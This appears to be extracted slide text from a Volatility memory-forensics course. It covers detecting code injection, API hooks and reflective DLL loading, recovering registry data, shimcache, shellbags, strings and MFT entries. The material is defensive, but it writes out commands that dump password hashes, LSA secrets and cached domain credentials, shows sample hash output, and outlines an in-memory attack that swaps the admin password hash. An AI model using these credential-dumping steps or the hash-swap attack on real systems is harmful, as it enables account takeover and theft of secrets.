


VirtualAllocEx (hProcess, memLoc, .., **PAGE_READWRITE**, ...)









PROCESS



VirtualFree

CloseHandle

PROCESS



Detecting Remote Library Injection

```
$ python vol.py -f memory.bin --profile=Win7SP0x64 dlllist -p 1524
```

```
Volatility Foundation Volatility Framework 2.4 (Beta)
```

```
*****
```

```
rundll32.exe pid: 1524
```

```
Command line : rundll32 dd4382d225a15dc09f92616131eff983.dll,FakeEntry
```

```
Service Pack 1
```

Base	Size	LoadCount	Path
-----	-----	-----	-----
0x00000000ffbf0000	0xf000	0xffff	C:\Windows\system32\rundll32.exe
0x0000000077040000	0x1a9000	0xffff	C:\Windows\SYSTEM32\ntdll.dll
0x0000000076e20000	0x11f000	0xffff	C:\Windows\system32\kernel32.dll
0x000007fefdd04000	0x6b000	0xffff	C:\Windows\system32\KERNELBASE.dll
0x0000000076f40000	0xfa000	0xffff	C:\Windows\system32\USER32.dll
0x000007fefdd74000	0x67000	0xffff	C:\Windows\system32\GDI32.dll
0x000007fefdddc000	0xe000	0xffff	C:\Windows\system32\LPK.dll
0x000007fefdda9000	0xc9000	0xffff	C:\Windows\system32\USP10.dll
0x000007fefddfa000	0x9f000	0xffff	C:\Windows\system32\msvcrt.dll
0x000007fefddf8000	0x17000	0xffff	C:\Windows\system32\imagehlp.dll
0x000007fefde06000	0x2e000	0x2	C:\Windows\system32\IMM32.DLL

Hiding DLLs

```
$ python vol.py -f flame.raw -p 912 ldrmodules
```

```
Volatile Systems Volatility Framework 2.3
```

Pid	Process	Base	InLoad	InInit	InMem	MappedPath
912	services.exe	0x7c900000	True	True	True	\WINDOWS\system32\ntdll.dll
912	services.exe	0x7c9c0000	False	False	False	\WINDOWS\system32\shell32.dll

```
<snip>
```

Code Injection - Reflective DLL Loading

- Loads & executes a DLL into a process without it touching disk
- Integrated into Metasploit, CANVAS, Core Impact, and many tools from real attackers

PROCESS




PROCESS



PROCESS



PROCESS



PROCESS



Avoids
LoadLibrary, so
doesn't have to
write DLL to disk

Initializes DLL
instead

DllMain

PROCESS



Detecting Reflective Loading

```
$ python vol.py -f metasploit.vmem malfind -p 1600
```

```
<snip>
```

```
Process: svchost.exe Pid: 1600 Address: 0x1d0000
```

```
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
```

```
Flags: CommitCharge: 38, MemCommit: 1, PrivateMemory: 1, Protection: 6
```

```
0x015d0000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ.....
0x015d0010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  .....@.....
0x015d0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x015d0030  00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00  .....

```

```
0x15d0000  4d          DEC EBP
0x15d0001  5a          POP EDX
0x15d0002  90          NOP
0x15d0003  0003        ADD [EBX], AL
0x15d0005  0000        ADD [EAX], AL
0x15d0007  000400      ADD [EAX+EAX], AL
0x15d000a  0000        ADD [EAX], AL

```

API Hooks

- Overwrite the beginning of API functions in order to redirect control flow
- Allows the malware to hide virtually any data from userland tools and even some in-kernel monitors

apihooks - Laqma

```
$ python vol.py -f laqma.vmem -p 1624 apihooks  
Volatile Systems Volatility Framework 2.3
```

Hook mode: Usermode

Hook type: Inline/Trampoline

Process: 1624 (explorer.exe)

Victim module: USER32.dll (0x7e410000 - 0x7e4a0000)

Function: USER32.dll!MessageBoxA at 0x7e45058a

Hook address: 0xac10aa

Hooking module: Dll.dll

Disassembly(0):

0x7e45058a 68aa10ac00	PUSH DWORD 0xac10aa
0x7e45058f c3	RET
0x7e450590 3dbc04477e	CMP EAX, 0x7e4704bc
0x7e450595 00742464	ADD [ESP+0x64], DH
0x7e450599 a118000000	MOV EAX, [0x18]
0x7e45059e 6a00	PUSH 0x0
0x7e4505a0 ff	DB 0xff
0x7e4505a1 70	DB 0x70

<snip>

apihooks - Coreflood

```
$ python vol.py -f coreflood.vmem -p 2044 apihooks
```

```
Volatile Systems Volatility Framework 2.3
```

```
*****
```

```
Hook mode: Usermode
```

```
Hook type: Import Address Table (IAT)
```

```
Process: 2044 (IEXPLORE.EXE)
```

```
Victim module: iexplore.exe (0x400000 - 0x419000)
```

```
Function: kernel32.dll!GetProcAddress at 0x7ff82360
```

```
Hook address: 0x7ff82360
```

```
Hooking module: <unknown>
```

```
Disassembly(0):
```

0x7ff82360	e8fbf5ffff	CALL 0x7ff81960
0x7ff82365	84c0	TEST AL, AL
0x7ff82367	740b	JZ 0x7ff82374
0x7ff82369	8b150054fa7f	MOV EDX, [0x7ffa5400]
0x7ff8236f	8b4250	MOV EAX, [EDX+0x50]
0x7ff82372	ffe0	JMP EAX
0x7ff82374	8b4c2408	MOV ECX, [ESP+0x8]

apihooks - Duqu

Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 1176 (lsass.exe)
Victim module: ntdll.dll (0x7c900000 - 0x7c9af000)
Function: **ntdll.dll!ZwQuerySection** at 0x7c90d8b0
Hook address: **0x980a02**
Hooking module: <unknown>

Disassembly(0):
0x7c90d8b0 b8020a9800 MOV EAX, 0x980a02
0x7c90d8b5 ffe0 JMP EAX
0x7c90d8b7 03fe ADD EDI, ESI
0x7c90d8b9 7fff JG 0x7c90d8ba
0x7c90d8bb 12c2 ADC AL, DL
0x7c90d8bd 1400 ADC AL, 0x0
0x7c90d8bf 90 NOP
0x7c90d8c0 b8a8000000 MOV EAX, 0xa8
0x7c90d8c5 ba DB 0xba
0x7c90d8c6 0003 ADD [EBX], AL

Demo

- Automatically extracting and scanning malicious regions
- See this blog post for examples and documented walk through:
- <https://volatility-labs.blogspot.com/2016/08/automating-detection-of-known-malware.html>

Exercise

- Finding and Tracing Injected Code

In-Memory Registry Analysis

Registry

- hivelist
 - List registry hives
- printkey
 - Print out a registry key
- hivedump
 - Dump registry keys
- hashdump
 - Dump password hashes
- lsadump
 - Dump LSA Secrets
- userassist
 - Dump UserAssist Keys
- shimcache
 - Print out Application Compatibility Shim Cache registry key

Registry in Memory


- “Forensic Analysis of the Windows Registry in Memory” – Brendan Dolan-Gavitt (DFRWS 2008)
- Registry files are memory resident
- Keys and values can be queried directly from memory without having to dump the registries first

How much data?

- Experiments conducted by Brendan Dolan-Gavitt showed that:
 - 98% of hive data was recoverable on lightly used systems
 - ~50% of hive data was recoverable on heavily used systems
- Depends on how recently the data was accessed
 - As keys are used they are pulled into memory
 - Unneeded data may be “swapped” when not in use

What can we find?

- Lots of good forensic evidence:
 - Startup programs
 - Autorun keys...
 - Devices
 - Mounted devices, USB connections...
 - User account information
 - Password, logins, Shellbags, MRU Lists...
 - Recently run programs
 - UserAssist, Shimcache, MUICache...



Anything you can get with RegRipper you can get from Registries in memory

What can we find?

- In addition to Registry files that also reside on disk there are *Volatile Registries* and *Volatile Keys*, both of which are found only in memory.
- Since these items do not reside on disk, they are not recoverable by traditional “dead disk” methods

Example Volatile Data [1]

- NTUSER.DAT
 - \Control Panel\Desktop\MuiCached (language settings)
 - \Volatile Environment (username, computer name etc)
 - \Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\<GUID> (Volume information)
- SYSTEM
 - ~400 keys related to volumes, devices, settings
- HARDWARE (Volatile Hive)
 - Information populated during bootup. (BIOS version)
 - DESCRIPTION\System

Cached Data Attacks

- Registry data is flushed back to the disk every 5 seconds (Russinovich 2004)
- Brendan Dolan-Gavitt showed [1] that if an attacker bypassed normal update mechanisms and modified data directly in memory that it would not get flushed to disk

Cached Attack: Changing the admin password

- Password hashes are stored in memory

This attack takes place only in memory and does not affect the registry on disk!

- Methodology:

- Find the admin password hash in memory
- Change the existing hash to a precomputed one for our new password
- Log out so the LSA subsystem will notice the change and update
- Log back in with the new password

Cached Attack Detection

- Since the previously described attack does not affect registries on disk “dead-box” analysis will not detect this
- However, with a memory sample you could easily dump the password hashes and verify whether or not they have changed

Hivelist

- Allows you to print all loaded hives in a sample

```
$ python vol.py -f mem.raw hivelist
```

```
Volatile Systems Volatility Framework 2.3_beta
```

```
Virtual    Physical    Name
```

```
-----  
0xe1ada008 0x0b46c008 \Device\HarddiskVolume1\Documents and Settings\moyix\Local  
0xe1ad0880 0x0b339880 \Device\HarddiskVolume1\Documents and Settings\moyix\NTUSER  
0xe1ac09e8 0x0b21b9e8 \Device\HarddiskVolume1\Documents and Settings\LocalService  
0xe1a9f008 0x0b28b008 \Device\HarddiskVolume1\Documents and Settings\LocalService  
0xe1797a60 0x0951da60 \Device\HarddiskVolume1\Documents and Settings\NetworkServi  
0xe1790820 0x0960f820 \Device\HarddiskVolume1\Documents and Settings\NetworkServi  
0xe1534820 0x032a9820 \Device\HarddiskVolume1\WINDOWS\system32\config\software  
0xe1536820 0x032ab820 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY  
0xe14771f8 0x07fc91f8 \Device\HarddiskVolume1\WINDOWS\system32\config\default  
0xe1482008 0x07f93008 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM  
0xe13725b8 0x0241d5b8 [no name]  
0xe1018388 0x02200388 \Device\HarddiskVolume1\WINDOWS\system32\config\system  
0xe1008b60 0x020c4b60 [no name]
```


Printkey plugin

```
$ python vol.py -f win7.vmem --profile=Win7SP1x86 printkey  
-K "controlset001\control\computername"
```

Volatile Systems Volatility Framework 2.3_alpha

Legend: (S) = Stable (V) = Volatile

Registry: **\REGISTRY\MACHINE\SYSTEM**

Key name: ComputerName (S)

Last updated: **2011-10-20 15:25:16**

Subkeys:

(S) ComputerName

(V) ActiveComputerName

Values:

Registry API

- The Registry API was introduced in Volatility 2.2 to allow easy processing of more complicated registry keys or several keys at once
- It is used in various plugins and documented in the online Volatility Wiki
- <http://code.google.com/p/volatility/wiki/CommandReferenceRegistryApi23>

Using Registry API in a Plugin

- In order to use the RegistryApi you must first import and instantiate it



Plugin

```
import volatility.plugins.registry.registryapi as registryapi
```

```
def calculate(self):  
    regapi = registryapi.RegistryApi(self._config)
```



Volshell

```
>>> import volatility.plugins.registry.registryapi as registryapi  
>>> regapi = registryapi.RegistryApi(self._config)
```

Registry API basics

- When the *RegistryApi* is instantiated a dictionary of all registry files in memory is saved
- Able to process one or more keys at a time from one or more specified hives
- Makes it easier to query for certain keys or values
- Anything you can do with RegRipper you can do using the Registry API

Shimcache

- This registry key is part of the of the Application Compatibility Database which "identifies application compatibility issues and their solutions"
- Information that is stored consists of a path for an executable and the \$STANDARD_INFORMATION last modified timestamp
- This can be very useful for proving that a piece of malware was on the system and what time it ran
- [http://msdn.microsoft.com/en-us/library/bb432182\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/bb432182(v=vs.85).aspx)

Shimcache keys

- The ShimCache data can be found in the following registry keys:
 - XP
 - HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatibility
 - 2003+
 - HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache

Shimcache plugin

```
$ ./vol.py -f PhysicalMemory.001 --profile=Win2003SP2x86 shimcache
```

Volatile Systems Volatility Framework 2.3_alpha

Last Modified	Path

[snip]

2009-05-21 17:05:19 UTC+0000	\\??\D:\Inetpub\XXX\1.jpg

2010-07-30 00:23:31 UTC+0000	\\??\D:\Inetpub\XXX\rar.gif

2007-02-17 10:19:26 UTC+0000	\\??\C:\WINDOWS\system32\inetsrv\iisrstat.exe

2007-02-17 10:19:26 UTC+0000	\\??\C:\WINDOWS\system32\iisreset.exe

2007-02-17 10:59:04 UTC+0000	\\??\C:\Program Files\Outlook Express\setup50.exe

2009-03-08 11:32:52 UTC+0000	\\??\C:\WINDOWS\system32\ieudinit.exe

2010-07-22 07:47:49 UTC+0000	\\??\C:\XXX\nv.exe

2010-07-22 08:40:57 UTC+0000	\\??\C:\XXX\123.exe

2010-07-22 07:44:57 UTC+0000	\\??\C:\XXX\dl.exe

2010-07-22 07:46:41 UTC+0000	\\??\C:\XXX\ow.exe

[snip]

2010-02-06 23:45:26 UTC+0000	\\??\C:\WINDOWS\PSEXESVC.EXE

[snip]

2010-01-19 09:21:41 UTC+0000	\\??\E:\XXX\sample.exe

2010-01-19 09:02:26 UTC+0000	\\??\E:\XXX\s.exe

[snip]

Here are a few
malicious files on a
Windows 2003 web
server

Shellbags

- "Shellbags" is a commonly used term to describe a collection of registry keys that allow the "Windows operating system to track user window viewing preferences specific to Windows Explorer".
- These keys can contain a wealth of information relevant for a forensic investigation and can help paint a clearer picture of user activity on a machine.
- *Using shellbag information to reconstruct user activities* by Yuandong Zhu, Pavel Gladyshev and Joshua James

Shellbags

- Some example items that can be found:
 - Windows sizes and preferences
 - Icon and folder view settings
 - Metadata such as MAC timestamps
 - Most recently used files and file type (zip, directory, installer)
 - Files, folders, zip files, installers that existed at one point on the system (even if deleted).
 - Network Shares and folders within the shares
 - Metadata associated with any of the above types which may include timestamps and absolute paths
 - TrueCrypt volumes

Shellbags – translated data

Registry: \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT

Key: Software\Microsoft\Windows\ShellNoRoam\BagMRU\0\0

Last updated: 2011-06-03 04:24:36

Value	Mru	File Name	Modified Date	Create Date	Access Date	
	File Attr	Path				
1	0	DOCUME~1	2010-08-22 17:38:04	2010-08-22 13:32:26	2010-08-26 01:04:52	DIR
		C:\Documents and Settings				
0	1	PROGRA~1	2010-08-25 23:04:02	2010-08-22 13:32:48	2010-08-25 23:04:22	RO, DIR
		C:\Program Files				
3	4	Python25	2010-08-26 01:16:44	2010-08-25 23:04:24	2010-08-27 14:41:32	DIR
		C:\Python25				
2	5	Symbols	2010-08-27 14:32:32	2010-08-27 14:30:02	2010-08-27 14:32:32	DIR
		C:\Symbols				
5	3	Python26	2010-10-08 03:33:16	2010-10-08 03:29:24	2010-10-08 03:33:16	DIR
		C:\Python26				
4	2	WINDOWS	2010-08-26 00:06:24	2010-08-26 00:06:24	2010-08-26 00:06:24	DIR
		C:\WINDOWS				

Use the *MRU* list to see what was recently accessed and the *LastWrite* timestamp of the registry key

Shellbags - notes

- SHELLITEM entries remain in the registry even after the file has been deleted
 - The MAC times associated with these entries are not updated, even if the file is modified or accessed sometime later
- ITEMPOS entries are updated if the file is moved, deleted or accessed

HashDump Plugin

- This plugin dumps the password hashes (LM/NTLM) from Windows machines
- Virtual offsets from the SYSTEM and SECURITY hives can be given to the plugin
 - This can be obtained from hivelist

Optional Usage:

-y SYS_OFFSET, --sys-offset=SYS_OFFSET
SYSTEM hive offset (virtual)

-s SAM_OFFSET, --sam-offset=SAM_OFFSET
SAM hive offset (virtual)

HashDump Plugin

```
$ python vol.py -f Bob.vmem hashdump
```

```
Volatile Systems Volatility Framework 2.3_beta
```

```
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8  
846f7eaae8fb117ad06bdd830b7586c:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d  
16ae931b73c59d7e0c089c0:::
```

```
HelpAssistant:1000:9f8ac2eaebcd2e3a6f94d53c19803662:  
d95e38a172b3ddaa1ce0b63bb1f5e1fb:::
```

```
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404  
ee:ad052c1cbab3ec2502df165cd25d95bd:::
```

LSADump Plugin

- This plugin dumps decrypted LSA secrets from the registries of all supported Windows machines
- Virtual offsets from the SYSTEM and SECURITY hives can be given to the plugin
 - This can be obtained from hivelist

Optional Usage:

-y SYS_OFFSET, --sys-offset=SYS_OFFSET
SYSTEM hive offset (virtual)
-s SEC_OFFSET, --sec-offset=SEC_OFFSET
SECURITY hive offset (virtual)

LSADump Plugin

```
$ python vol.py -f Bob.vmem lsadump
```

```
Volatile Systems Volatility Framework 2.3_beta
```

```
[snip]
```

```
L$HYDRAENCKEY_28ada6da-d622-11d1-9cb9-00c04fb16e75
```

0x00000000	52 53 41 32 48 00 00 00 00 02 00 00 3f 00 00 00	RSA2H.....?...
0x00000010	01 00 01 00 f1 93 70 67 69 62 de d1 aa f0 99 67	pgib.....g
0x00000020	83 bb 95 20 a0 de 05 a7 40 7b 7e 5e a9 d2 f5 bd	@{~^....
0x00000030	52 37 18 c2 b5 6d f0 78 b3 cc 7e e0 b8 b7 70 01	R7...m.x...~...p.
0x00000040	33 bf fb 3d 75 69 d8 e1 84 b4 ab b8 bc 82 63 d9	3..=ui.....c.
0x00000050	17 d3 80 d6 00 00 00 00 00 00 00 00 4d 40 cd 12	M@..
0x00000060	c1 18 93 a6 ec a8 99 03 cb f7 76 ab bb 6d e8 63	v..m.c

```
[snip]
```

Cachedump Plugin

- This plugin dumps cached domain credentials from the registries of all supported Windows machines
- Virtual offsets from the SYSTEM and SECURITY hives can be given to the plugin
 - This can be obtained from hivelist

Optional Usage:

- y SYS_OFFSET, --sys-offset=SYS_OFFSET
SYSTEM hive offset (virtual)
- s SEC_OFFSET, --sec-offset=SEC_OFFSET
SECURITY hive offset (virtual)

Cachedump Plugin

```
$ python vol.py -f memdump.bin cachedump --profile=WinXPSP2x86
```

```
Volatility Foundation Volatility Framework 2.4 (Beta)
```

```
administrator:00c2bcc2230054581d3551a9fdcf4893:petro-
```

```
market:petro-market.org
```

```
callb:178526e1cb2fdcf36d764595f1ddd0f7:petro-market:petro-  
market.org
```

mimikatz for Volatility

- mimikatz extracts clear text credentials of user accounts from the address space of lsass.exe on a running system
- Francesco Picasso ported this capability to Volatility
 - http://blog.digital-forensics.it/2014/03/mimikatz-offline-addendum_28.html

Strings, MFT, and Timelining

Strings

- You might have information about
 - A particular connection or IP address
 - A particular command or executable name
 - A particular registry value, mutex name, etc.
- You can use the strings plugin to help establish context
- Analyzing strings is a two-step process
 - Extract strings with Sysinternals, GNU strings, etc
 - Translate the string offsets with Volatility

Acceptable string format

- Strings must be formatted carefully to be compatible with Volatility's plugin

<decimal_offset>:<string>

<decimal_offset> <string>

Step 1: Extract Strings

- Windows
 - `strings.exe -q -o MEMDMP > strings.txt`
- Linux
 - `strings -td -a MEMDMP > strings.txt`
 - `strings -td -el -a MEMDUMP >> strings.txt`
- Mac
 - Same as Linux, but no Unicode support
 - Can use `strings.exe` via Wine
- EnCase
 - Keyword search, export, convert from UTF-16

Example strings output

File offset

```
470696013: !This program cannot be run in DOS mode.
470696799: `PAGESPECC
470696919: @PAGEDATAX
470697040: PAGEVRFCI4
470697079: @PAGEVRFDH
470697816: \REGISTRY\MACHINE\SYSTEM\DISK
470697848: \Device\Harddisk%d\Partition%d
470697880: 2600.xpsp.080413-2111
470699252: _nextafter

<snip>

507653344: rundll32.exe
507653360: Software\Microsoft\Windows\CurrentVersion\RunOnce
507653412: explorer.exe
507653428: iernonce.dll
507653444: InstallOCX: End %1
```

Step 2: Translating offsets

```
$ python vol.py -f MEMDUMP strings --string-file=strings.txt > translated.txt
```

-o OFFSET, --offset=OFFSET

EPROCESS offset (in hex) in the physical address space

-s STRING_FILE, --string-file=STRING_FILE

File output in strings format (offset:string)

-S, --scan Use PSScan if no offset is provided

-p PIDS, --pids=PIDS Operate on these Process IDs (comma-separated)

Module Strings

Match physical offsets to virtual addresses (may take a while, VERY verbose)

Translated string addresses

[Module Name : Virtual Address]



```
004d704d [ntoskrnl.exe:804d704d] !This program cannot be run in DOS
004d735f [ntoskrnl.exe:804d735f] `PAGESPECC
004d73d7 [ntoskrnl.exe:804d73d7] @PAGEDATAX
004d7450 [ntoskrnl.exe:804d7450] PAGEVRFCI4
004d7477 [ntoskrnl.exe:804d7477] @PAGEVRFDH
004d7758 [ntoskrnl.exe:804d7758] \REGISTRY\MACHINE\SYSTEM\DISK
004d7778 [ntoskrnl.exe:804d7778] \Device\Harddisk%d\Partition%d
004d7798 [ntoskrnl.exe:804d7798] 2600.xpsp.080413-2111
004d7cf4 [ntoskrnl.exe:804d7cf4] _nextafter
```

<snip>

```
0450dce0 [1024:75261ce0] rundll32.exe
0450dcf0 [1024:75261cf0]
Software\Microsoft\Windows\CurrentVersion\RunOnce
0450dd24 [1024:75261d24] explorer.exe
0450dd34 [1024:75261d34] iernonce.dll
0450dd44 [1024:75261d44] InstallOCX: End %1
```



Process ID <https://t.me/learningnets>

Caveat?

- Not all strings can be linked with a specific process or driver
 - A string may be found in dynamically allocated pool memory
 - A string may be in unallocated/freed storage
 - That doesn't mean its not useful....

MFT Analysis

- The Master File Table (MFT) stores information needed to retrieve files on an NTFS system
- The MFT is interesting from a forensic perspective since it contains information about files that are currently in use on the system

Why MFT from memory?

- Order of Volatility dictates that a memory sample should be taken first
 - In the meantime files may be deleted or changed on disk by an attacker trying to cover tracks (imagine a remote “enterprise” scenario)
 - The records in memory may be the only trace
- There may be times when getting the MFT from disk is less feasible
 - You may have *only* a memory sample

Why MFT from memory?

- There may be records recoverable from residual data
 - Records were wiped from disk but evidence of them lingered in memory
 - An external volume was connected to the machine, but was disconnected before memory was collected

MFTParser Usage

--output=text Output in this format (format support is module specific)

--output-file=OUTPUT_FILE
write output in this file

Output options are *text*
(verbose) and *body*

Module MFTParser

Scans for and parses potential MFT entries

MFTParser Usage

- An example usage can be seen below, using the *bodyfile* format:

```
$ python vol.py -f winxp.vmem mftparser --output=body -C --output-file=winxp_body.txt
```

Example: cve2011_0611.dmp

- Looking at the public sample from <http://sempersecurus.blogspot.com/2011/04/using-volatility-to-study-cve-2011-6011.html>
- Flash exploit embedded in a word document

Example #1

- We can recover the path for the exploit file using the filescan plugin:

When did this file hit the system?

```
0x02208ad8      1      1 R--rw-  
\\Device\\HarddiskVolume1\\Documents and  
Settings\\1\\My Documents\\FLASH WITH DOC  
Disentangling Industrial Policy and  
Competition Policy
```

Example #1

MFT entry found at offset 0x9790800
Type: In Use & Directory
Record Number: 2230

This is default,
verbose output

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2011-04-10 22:27:54	2011-04-10 22:29:50	2011-04-10 22:29:50	2011-04-10 22:29:51	Unknown

[snip]

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2011-04-10 22:27:54	2011-04-10 22:27:54	2011-04-10 22:27:54	2011-04-10 22:27:54	FLASH WITH DOC Disentangling Industrial Policy and Competition Policy

Full Path: **DOCUME~1\1\MYDOCU~1\FLASH WITH DOC Disentangling Industrial Policy and Competition Policy**

Example #1

MFT entry found at offset 0x33af000

Type: In Use & File

Record Number: 2304

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2011-04-10 22:28:29	2011-04-10 22:30:20	2011-04-10 22:30:20	2011-04-10 22:30:20	Archive

[snip]

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2011-04-10 22:28:29	2011-04-10 22:30:20	2011-04-10 22:30:20	2011-04-10 22:30:20	FLASH WITH DOC

Disentangling Industrial Policy and Competition Policy.LNK

Full Path: **DOCUME~1\1\APPLIC~1\MICROS~1\Office\Recent\FLASH WITH DOC Disentangling Industrial Policy and Competition Policy.LNK**

\$DATA

non-resident

Example: grrcon.img

- Looking at the public sample from the GRRCon Forensic Challenge ISO: <http://t.co/m0JCvrnV>
 - Created by Jack Crook (@jackcr on twitter)
- “APT”-like scenario
- Some solutions:
 - <http://pmelson.blogspot.com/2012/10/grrcon-2012-forensics-challenge.html>
 - <http://volatility-labs.blogspot.com/2012/10/solving-grrcon-network-forensics.html>

Example #2 (Grrcon)

MFT entry found at offset 0x14c42000

Type: In Use & File

Record Number: 12024

Number of fixup array vals 3

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2012-04-28 01:59:22	2012-04-28 01:59:22	2012-04-28 01:59:22	2012-04-28 01:59:22	Archive & Content not indexed

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2012-04-28 01:59:22	2012-04-28 01:59:22	2012-04-28 01:59:22	2012-04-28 01:59:22	SWING-~1.PF

Full Path: **WINDOWS\Prefetch\SWING-~1.PF**

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2012-04-28 01:59:22	2012-04-28 01:59:22	2012-04-28 01:59:22	2012-04-28 01:59:22	SWING- MECHANICS.DOC[1].EXE-013CEA10.pf

Full Path: **WINDOWS\Prefetch\SWING-MECHANICS.DOC[1].EXE-013CEA10.pf**

Example #2

MFT entry found at offset 0xdc8b800

Type: In Use & File

Record Number: 11978

